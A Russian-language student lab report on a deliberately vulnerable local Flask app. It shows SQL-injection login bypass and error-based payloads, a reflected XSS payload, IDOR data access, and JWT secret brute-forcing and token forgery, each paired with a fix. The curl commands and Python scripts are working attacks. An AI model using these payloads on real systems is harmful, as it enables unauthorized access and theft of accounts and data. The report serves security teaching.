Министерство образования Республики Беларусь

Учреждение образования

«Брестский государственный технический университет»

Кафедра ИИТ

Лабораторная работа №1

По дисциплине «Современные методы защиты компьютерных систем»

Тема: «Исследование уязвимостей веб-приложений и программных интерфейсов, настройка механизмов аутентификации и средств безопасной разработки»

Выполнил:

Студент 4 курса

Группы ИИ-26

Пасевич К.Ю.

Проверила:

Хацкевич А.С.

Брест 2026

Цель работы: практическое освоение методов выявления и эксплуатации уязвимостей прикладного уровня (SQLi, XSS, BOLA), алгоритмов компрометации JWT-токенов, а также проектирование механизмов защиты (CSP, Secure Cookies) в соответствии со стандартами OWASP.

Ход работы

Задание 1. Обход аутентификации через SQL-инъекцию и ее устранение

1. Выполните эксплуатацию уязвимости SQL-инъекции через эндпоинт http://127.0.0.1:5000/login с помощью консольной утилиты curl для обхода аутентификации и получения сессионного токена администратора (токен понадобится в задании 4).
2. Устраните уязвимости SQL-инъекции путем переключения запроса на параметризованный вид в работающем экземпляре приложения через консоль Python.
3. Перезапустите сервер, повторите атаку пункта 1 и убедитесь, что сервер возвращает ошибку Invalid credentials (код 401).

Задание 2. Эксплуатация межсайтового скриптинга (XSS)

1. Выполните отправку полезной нагрузки отраженного межсайтового скриптинга (Reflected XSS) через GET-запрос с помощью `curl` на эндпоинт http://127.0.0.1:5000/search?q= для демонстрации выполнения произвольного кода в контексте браузера.
2. Выполните внедрение защитного HTTP-заголовка `Content-Security-Policy` (CSP) в конфигурацию ответов сервера для блокировки выполнения несанкционированных сценариев.

Задание 3. Нарушение разграничения доступа на уровне объектов (BOLA/IDOR)

1. Выполните несанкционированное извлечение конфиденциальных данных администратора (Флаг системы) по прямому идентификатору через эндпоинт http://127.0.0.1:5000/api/profile/1 с помощью `curl`.
2. Выполните добавление проверки авторизации (валидации совпадения идентификатора сессии пользователя с запрашиваемым ID) в программную логику API.

Задание 4. Подделка и атака на JWT-токен

1. Выполните подбор слабого секретного ключа JWT с помощью однострочника на Python в терминале и сгенерируйте поддельный токен с повышенными привилегиями (`role: admin`) для доступа к закрытой панели `/admin`.
2. Выполните усиление параметров генерации токена в коде (переход на криптостойкий случайно генерируемый секрет фиксированной длины не менее 256 бит).

Задание 5. Проектирование механизмов защиты (Без написания кода)

1. Выполните настройку защищенных атрибутов для HTTP-заголовка Set-Cookie при выдаче сессионного токена в коде приложения для нейтрализации атак кражи сессий через XSS и перехвата трафика (MitM).

2. Выполните проектирование и внедрение HTTP-заголовка `Content-Security-Policy` с использованием индивидуальной директивы для блокировки выполнения внедренного тега `<script>`.

Вариант	SQLi (Payload type)	XSS (Обязательный тег)	BOLA: ID жертвы	JWT: Целевая роль	CSP: Директив
10	Error-based	<img> с onerror	11	system	script-src с nonce

Задание 1. Обход аутентификации через SQL-инъекцию и её устранение
1.1. Атака — обход аутентификации
Уязвимый код в login() использует конкатенацию пользовательского ввода в SQL-запрос:

```
query = f"SELECT id, username, role FROM users WHERE username='{username}' AND password='{password}'"
c.execute(query)
```

Для обхода аутентификации в поле username передана нагрузка admin, которая закрывает строковый литерал и закомментирует остаток запроса (комментарий в SQL). Проверка пароля полностью игнорируется.

Команда:

```
curl.exe -i -X POST http://127.0.0.1:5000/login -d "username=admin'--" -d "password=x"
```

Вывод сервера:

```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.11.9
Content-Type: text/html; charset=utf-8
Content-Length: 26
Set-Cookie: auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIiwiZXhwIjoxNzkwNDM5MTcyfQ.0oStDpdYnsBzy3Xj1c0UWpjDAmnKJkjPJs1vPXOlNs4; Path=/
Connection: close
Login success. Role: admin
```

Результат: аутентификация обойдена, сервер выдал сессионный JWT-токен администратора (role: admin) без знания пароля. Токен сохранён в work\token.txt для использования в задании 4.

1.2. Демонстрация error-based утечки
Для подтверждения того, что СУБД исполняет пользовательский ввод как SQL-код, отправлен payload с обращением к несуществующей таблице.
Команда:

```
curl.exe -i -X POST http://127.0.0.1:5000/login -d "username=admin' AND 1=(SELECT COUNT(*) FROM nonexistent_table)--" -d "password=x"
```

Вывод сервера:
```
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: Werkzeug/3.1.8 Python/3.11.9
Content-Type: text/html; charset=utf-8
Content-Length: 32
Connection: close
no such table: nonexistent_table
```

Результат: сервер вернул текст ошибки SQLite — прямое доказательство error-based SQL-инъекции. Через такие сообщения можно извлекать сведения о структуре БД.

1.3. Защита — параметризация запроса
В app.py уязвимый запрос заменён на параметризованный:

БЫЛО (уязвимо):
```
query = f"SELECT id, username, role FROM users WHERE username='{username}' AND password='{password}'"
try:
    c.execute(query)
    user = c.fetchone()
```

СТАЛО (защищено):
```
try:
    c.execute(
        "SELECT id, username, role FROM users WHERE username=? AND password=?",
        (username, password)
    )
    user = c.fetchone()
```

Параметризованный запрос передаёт пользовательский ввод в СУБД отдельно от SQL-команд: любые кавычки, дефисы и SQL-ключевые слова трактуются как литеральные данные.

1.4. Проверка после устранения
После перезапуска сервера атака повторена.
Команда:

```
curl.exe -i -X POST http://127.0.0.1:5000/login -d "username=admin'--" -d "password=x"
```

Вывод сервера:
HTTP/1.1 401 UNAUTHORIZED
Content-Length: 19
Invalid credentials
Error-based payload также возвращает 401 Invalid credentials (без ошибок СУБД):
HTTP/1.1 401 UNAUTHORIZED
Invalid credentials
Легитимный вход при этом работает корректно:
HTTP/1.1 200 OK
Login success. Role: admin

Результат: уязвимость SQLi полностью устранена. Параметризация разрывает связь между данными и командами на уровне СУБД.

Задание 2. Эксплуатация межсайтового скриптинга (XSS) и защита через CSP
2.1. Атака — Reflected XSS
Уязвимый код в search() возвращает пользовательский ввод без экранирования:

```
template = f"<h1>Результаты поиска для: {query}</h1><p>Ничего не найдено.</p>"
return render_template_string(template)
```

Команда:

```
curl.exe -i -G http://127.0.0.1:5000/search --data-urlencode "q=<img src=x onerror=alert('XSS')>"
```

Вывод сервера:
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 123
<h1>Результаты поиска для: <img src=x onerror=alert('XSS')></h1> Ничего не найдено.

Результат: тег <img> с обработчиком onerror отражён в HTML-документе без экранирования. При открытии этого URL в браузере сработал бы JavaScript-алерт в контексте доверенной сессии жертвы.

2.2. Защита — CSP с nonce
В начало app.py добавлен import secrets. Функция search() изменена:


```
@app.route('/search', methods=['GET'])
def search():
    query = request.args.get('q', '')
    nonce = secrets.token_urlsafe(16)
```

```
    template = f"<h1>Результаты поиска для: {query}</h1><p>Ничего не найдено.</p>"
    resp = make_response(render_template_string(template))
    resp.headers['Content-Security-Policy'] = (
        f"script-src 'nonce-{nonce}'; object-src 'none'; base-uri 'none'"
    )
    return resp
```

2.3. Проверка CSP
Команда:

```
curl.exe -i -G http://127.0.0.1:5000/search --data-urlencode "q=<img src=x onerror=alert('XSS')>"
```

Вывод сервера:
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 123
Content-Security-Policy: script-src 'nonce-ZQNJaSH2Rm-yu_BEroi-CA'; object-src 'none'; base-uri 'none'
Connection: close
<h1>Результаты поиска для: <img src=x onerror=alert('XSS')></h1> Ничего не найдено.
При открытии страницы в браузере в Console (F12) появилось сообщение:
Executing inline event handler violates the following Content Security Policy directive 'script-src nonce-ebuMEEWrLaPh8YJEL3bgg'. Either the 'unsafe-inline' keyword, a hash ('sha256-...'), or a nonce ('nonce-...') is required to enable inline execution.
Note that hashes do not apply to event handlers, style attributes and javascript: navigations unless the 'unsafe-hashes' keyword is present. The action has been blocked.
Результат: тег <img> присутствует в DOM, но обработчик onerror не выполнен — CSP заблокировал inline-скрипт. Alert не появился. Уязвимость XSS нейтрализована на уровне политики браузера.



Задание 3. Нарушение разграничения доступа на уровне объектов (BOLA/IDOR)
3.1. Атака — несанкционированное чтение чужого профиля
Уязвимый код в get_profile() не проверяет, что запрашиваемый ID принадлежит текущей сессии:

```
@app.route('/api/profile/<int:user_id>', methods=['GET'])
```

```
def get_profile(user_id):
    conn = sqlite3.connect('lab.db')
    c = conn.cursor()
    c.execute("SELECT username, private_data FROM users WHERE id=?", (user_id,))
    ...
```

Команда:

```
curl.exe -i http://127.0.0.1:5000/api/profile/11
```

Вывод сервера:

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 63
{"private_data":"FLAG{secret_data_11}","username":"student11"}
```

Результат: конфиденциальные данные пользователя student11 получены без какой-либо авторизации. Уязвимость BOLA подтверждена.

3.2. Защита — проверка владения объектом

В get_profile() добавлена проверка user_id из JWT против запрашиваемого ID:

```
@app.route('/api/profile/<int:user_id>', methods=['GET'])
def get_profile(user_id):
    token = request.cookies.get('auth_token')
    if not token:
        return jsonify({"error": "Unauthorized"}), 401
    try:
        decoded = jwt.decode(token, JWT_SECRET, algorithms=['HS256'])
    except jwt.InvalidTokenError:
        return jsonify({"error": "Invalid token"}), 401
    if decoded.get('user_id') != user_id:
        return jsonify({"error": "Forbidden"}), 403
    conn = sqlite3.connect('lab.db')
    c = conn.cursor()
    c.execute("SELECT username, private_data FROM users WHERE id=?", (user_id,))
    ...
```

3.3. Проверка защиты

а) Без токена — 401:

```
curl.exe -i http://127.0.0.1:5000/api/profile/11
```

```
HTTP/1.1 401 UNAUTHORIZED
{"error":"Unauthorized"}
```

b) С токеном администратора (user_id=1) на ID=11 — 403:

```
curl.exe -i http://127.0.0.1:5000/api/profile/11 --cookie "auth_token=$admin_token"
```

```
HTTP/1.1 403 FORBIDDEN
{"error":"Forbidden"}
```

c) Легитимный вход student11, запрос своего профиля — 200:

```
curl.exe -s -D work\h11.txt http://127.0.0.1:5000/login -d "username=student11" -d "password=pass11" -o work\b11.txt
$h11 = Get-Content work\h11.txt -Raw
$t11 = [regex]::Match($h11, 'auth_token=([^;]+)').Groups[1].Value
curl.exe -i http://127.0.0.1:5000/api/profile/11 --cookie "auth_token=$t11"
```

```
HTTP/1.1 200 OK
{"private_data":"FLAG{secret_data_11}","username":"student11"}
```

d) С токеном student11 на чужой ID=1 — 403:

```
curl.exe -i http://127.0.0.1:5000/api/profile/1 --cookie "auth_token=$t11"
```

```
HTTP/1.1 403 FORBIDDEN
{"error":"Forbidden"}
```

Результат: уязвимость BOLA устранена. Доступ к объекту разрешён только его владельцу (совпадение user_id из JWT с запрашиваемым ID).

Задание 4. Подделка и атака на JWT-токен

4.1. Перебор слабого секретного ключа

В app.py секрет JWT задан как JWT_SECRET = "student2026" - короткое словарное слово. Скрипт work\brute.py перебирает словарь:

```
import jwt
token = open('work/token.txt').read().strip()
wordlist = ['student2026', 'student', 'admin', 'password', 'secret', 'jwt', 'key', '2026', 'qwerty', '123456']
for w in wordlist:
    try:
        jwt.decode(token, w, algorithms=['HS256'])
        print('SECRET FOUND:', w)
        break
    except jwt.InvalidTokenError:
        continue
```

Команда и вывод:

python work\brute.py

SECRET FOUND: student2026

Результат: слабый секрет student2026 найден словарным перебором за доли секунды.

4.2. Генерация поддельного токена с ролью system
Скрипт work\forge.py формирует произвольный payload с целевой ролью и подписывает его найденным секретом:

```
import jwt, datetime
payload = {
    'user_id': 1,
    'username': 'admin',
    'role': 'system',
    'exp': datetime.datetime.utcnow() + datetime.timedelta(hours=1)
}
tok = jwt.encode(payload, 'student2026', algorithm='HS256')
print(tok)
open('work/forged.txt', 'w').write(tok)
```

Команда и вывод:

```
python work\forge.py

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIi
wicm9sZSI6InN5c3RlbSIsImV4cCI6MTc5MDQ0MDczNH0.jUkZGR5F4bh4P87UdF-
3bTOPwfDJ6z6lL8XZh0PR-Lw

Сохранено в work/forged.txt
```

4.3. Доступ к /admin с поддельным токеном
Команда:

```
$forged = Get-Content work\forged.txt
curl.exe -i http://127.0.0.1:5000/admin --cookie "auth_token=$forged"
```

Вывод сервера:

```
HTTP/1.1 403 FORBIDDEN
Content-Length: 35

Access Denied. Current role: system
```

Результат: подпись поддельного токена валидна (иначе был бы 401 Invalid token) — сервер распознал role: system из нашего payload. Отказ в доступе обусловлен жёсткой проверкой в коде if role == 'admin', а не защитой JWT. Сам факт подделки токена доказан.

4.3b. Дополнительно — последствия компрометации секрета
Сгенерирован токен с ролью admin тем же секретом:

```
python -c "import jwt, datetime; print(jwt.encode({'user_id':1,'username':'admin','role':'admin','exp':datetime.datetime.utcnow()+datetime.timedelta(hours=1)},'student2026',algorithm='HS256'))" | Out-File -Encoding ascii work\forged_admin.txt
$fa = (Get-Content work\forged_admin.txt).Trim()
curl.exe -s http://127.0.0.1:5000/admin --cookie "auth_token=$fa"
```

Вывод сервера:

```
<h1>Панель администратора</h1><p>Флаг захвачен: FLAG{JWT_FORGED_SUCCESS}</p>
```

Результат: знание слабого секрета позволяет сгенерировать любой токен, включая админский, и получить полный доступ к панели администратора.

4.4. Защита — криптостойкий секрет
В app.py секрет заменён:

```
import secrets
JWT_SECRET = secrets.token_urlsafe(32)
```

Проверка стойкости нового секрета:

```
python -c "import secrets; s = secrets.token_urlsafe(32); print('Пример секрета:', s); print('Длина:', len(s)); print('Энтропия:', len(s) * 6, 'бит')"
```

```
Пример секрета: Uy4HTG-vsFYDILA_hi9mWh2A2OpFXeHwXkkJPAgpJm8
Длина: 43
Энтропия: 258 бит
```

Проверка, что старые поддельные токены больше не работают:

```
curl.exe -i http://127.0.0.1:5000/admin --cookie "auth_token=$fa"
curl.exe -i http://127.0.0.1:5000/admin --cookie "auth_token=$forged"
```

```
HTTP/1.1 401 UNAUTHORIZED
Invalid token
```

(оба запроса — 401 Invalid token)

Легитимный вход при этом работает:

curl.exe -i -X POST http://127.0.0.1:5000/login -d "username=admin" -d "password=SuperSecretAdmin123!"

HTTP/1.1 200 OK
Login success. Role: admin

Результат: секрет ≥256 бит делает словарный перебор вычислительно невозможным. Все ранее сгенерированные поддельные токены отвергаются сервером как невалидные.

Задание 5. Проектирование механизмов защиты
5.1. Защищённые атрибуты cookies
В login() добавлены защитные атрибуты при выдаче сессионной cookie:

```
resp = make_response(f"Login success. Role: {user[2]}")
resp.set_cookie(
    'auth_token',
    token,
    httponly=True,      # защита от XSS-кражи
    secure=True,        # передача только по HTTPS
    samesite='Strict',  # защита от CSRF
    max_age=3600,
    path='/'
)
return resp
```

Проверка:

curl.exe -i -X POST http://127.0.0.1:5000/login -d "username=admin" -d "password=SuperSecretAdmin123!"

Вывод сервера:

HTTP/1.1 200 OK
Set-Cookie: auth_token=eyJ...; Expires=Sat, 26 Sep 2026 16:44:38 GMT; Max-Age=3600; Secure; HttpOnly; Path=/; SameSite=Strict
Совокупный эффект: три флага закрывают три независимых вектора кражи сессии. Даже при наличии XSS-уязвимости токен невозможно украсть; даже при перехвате трафика cookie не прочитается; даже при подделке запроса с чужого сайта cookie не отправится.

5.2. Политика Content-Security-Policy с nonce
Итоговый HTTP-заголовок:

Content-Security-Policy: script-src 'nonce-<random-16-bytes>'; object-src 'none'; base-uri 'none'

Реальный пример из ответа сервера:

Content-Security-Policy: script-src 'nonce-ZQNJaSH2Rm-yu_BEroi-CA'; object-src 'none'; base-uri 'none'

Фрагмент кода (реализован в Задании 2.2):

```
nonce = secrets.token_urlsafe(16)
resp.headers['Content-Security-Policy'] = (
    f"script-src 'nonce-{nonce}'; object-src 'none'; base-uri 'none'"
)
```

Принцип работы против XSS:

1. Nonce — одноразовое значение. secrets.token_urlsafe(16) генерирует 16 случайных байт (≈128 бит энтропии) для каждого HTTP-ответа. Значение меняется при каждом запросе и не сохраняется на клиенте. Атакующий не может его предугадать.
2. Разрешение только для совпадающих тегов. Браузер исполнит <script nonce="..."> только если атрибут nonce точно совпадает со значением из заголовка. Все прочие <script> игнорируются.
3. Inline-обработчики блокируются автоматически. Атрибуты onerror, onload, onclick не поддерживают nonce. Как только объявлена директива script-src без 'unsafe-inline', браузер блокирует все inline-обработчики — что подтверждено в Задании 2.3 (сообщение в Console, alert не сработал).
4. object-src 'none' — запрет <object>, <embed>, <applet> (дополнительные векторы выполнения кода).
5. base-uri 'none' — запрет подмены <base href>, которая иначе могла бы перенаправить относительные URL на домен атакующего.
6. Легитимный inline-скрипт приложения (если нужен) сервер помечает тем же nonce — только такой скрипт будет исполнен:

```
<script nonce="aB3xK9pQmR7vL2nT">/* доверенный код */</script>
```

Результат: одна строка заголовка блокирует целый класс XSS-атак без переписывания логики рендеринга. Значение nonce меняется при каждом ответе и недоступно для атакующего через URL-инъекцию.

Вывод: получила практическое освоение методов выявления и эксплуатации уязвимостей прикладного уровня (SQLi, XSS, BOLA), алгоритмов компрометации JWT-токенов, а также проектирование механизмов защиты (CSP, Secure Cookies) в соответствии со стандартами OWASP.